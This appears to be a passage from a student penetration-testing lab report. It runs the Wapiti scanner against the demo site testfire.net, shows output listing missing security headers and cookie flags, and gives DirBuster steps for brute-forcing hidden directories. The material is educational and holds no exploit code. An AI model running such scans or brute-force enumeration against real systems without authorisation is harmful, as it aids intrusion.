
- Select option and click on next




- Click on scan




- Scanning started 



- Finding pages in target website



- Finding vulnerability



3. Vulnerability Analysis using wapiti (Extra Activity)

How to use it :-

- Open kali linux terminal and type following command

Command :- wapiti -u <target website>

Kali (Running) - Oracle VM VirtualBox
File View Input Devices Help
<root@Kali> ~ # wapiti -u http://testfire.net/

The screenshot shows a Kali Linux desktop environment running in Oracle VM VirtualBox. A terminal window is open at the top of the screen, displaying the command `wapiti -u http://testfire.net/` being run by a root user. The desktop background features a large, semi-transparent watermark of the word "KALI". The taskbar at the bottom shows various application icons.

- Scanning started

Kali (Running) - Oracle VM VirtualBox
File View Input Devices Help
root@Kali:~/home/aniket\$ root@Kali:~/home/aniket\$ root@Kali:~/home/aniket\$

```
(root@Kali)-[/home/aniket]
# wapiti -u http://testfire.net/
```

WAPITI

Wapiti-3.0.4 (wapiti.sourceforge.io)
[*] Wapiti found 100 URLs and forms during the scan
[*] Loading modules:
 backup, blindsql, brute_login_form, buster, cookieflags, crlf, csp, csrf, exec, file, htaccess, http_headers, methods, nikto, permanentxss, redirect, shellshock, sql, ssrf, wapp, xss, xxe
[*] Launching module csp

The screenshot shows a terminal window displaying the output of the Wapiti web vulnerability scanner. The scanner has just started, as indicated by the message "Scanning started". It has found 100 URLs and forms during the scan. It is currently loading modules, including backup, blindsql, brute_login_form, buster, cookieflags, crlf, csp, csrf, exec, file, htaccess, http_headers, methods, nikto, permanentxss, redirect, shellshock, sql, ssrf, wapp, xss, and xxe. The Wapiti logo is prominently displayed in green at the top of the terminal window.

- Finding Vulnerability 🤖



```
Kali (Kali) - Oracle VM VirtualBox  
File View Insert Devices Help  
File Actions Edit View Help  
root@Kali:~/home/jariket$ root@Kali:~/home/jariket$ root@Kali:~/home/jariket$ [*] Launching module csp  
CSP is not set  
  
[*] Launching module http_headers  
Checking X-Frame-Options :  
X-Frame-Options is not set  
Checking X-XSS-Protection :  
X-XSS-Protection is not set  
Checking X-Content-Type-Options :  
X-Content-Type-Options is not set  
Checking Strict-Transport-Security :  
Strict-Transport-Security is not set  
  
[*] Launching module cookieflags  
Checking cookie : JSESSIONID  
Secure flag is not set in the cookie : JSESSIONID  
  
[*] Launching module exec  
[*] 68 pages were previously attacked and will be skipped
```

Extra Activity

Exploitation

Brute Force Attack

A **Brute Force Attack** is a **trial-and-error method** used by attackers to guess **passwords, encryption keys, or login credentials** by systematically trying **all possible combinations** until the correct one is found.

🔑 Key Points:

- **Type of Attack:** Credential guessing attack.
- **Method:** Repeatedly attempts different combinations.
- **Target:** Passwords, usernames, PINs, encryption keys.

1. Brute Force Attack Using Dirbuster Tool:

DirBuster is a **brute-forcing tool** used in web application penetration testing to **discover hidden directories and files** on a web server that are not meant to be publicly accessible.

Key Uses of DirBuster:

1. Directory and File Enumeration:

It helps in finding directories, files, scripts, and hidden paths that are not linked on the web pages but exist on the server.

2. Finding Sensitive Files:

It can locate sensitive files like admin/, backup/, .git/, config.php, etc., which may lead to further exploitation.

3. Testing Access Controls:

You can discover resources that should be restricted but are publicly accessible.

4. Wordlist-Based Attack:


DirBuster uses **predefined or custom wordlists** to brute-force potential directory and file names.

5. Supports Recursive Search:


It can search within found directories to uncover deeper nested files or folders.

How to use it :-


- Open kali linux terminal and type dirbuster




- Provide a target website in URL section




- Now click on **browse** to select the wordlist




- Click on **/var**




- Click on /share




- Now click on /dirbuster




- And Now Select the worldlist 



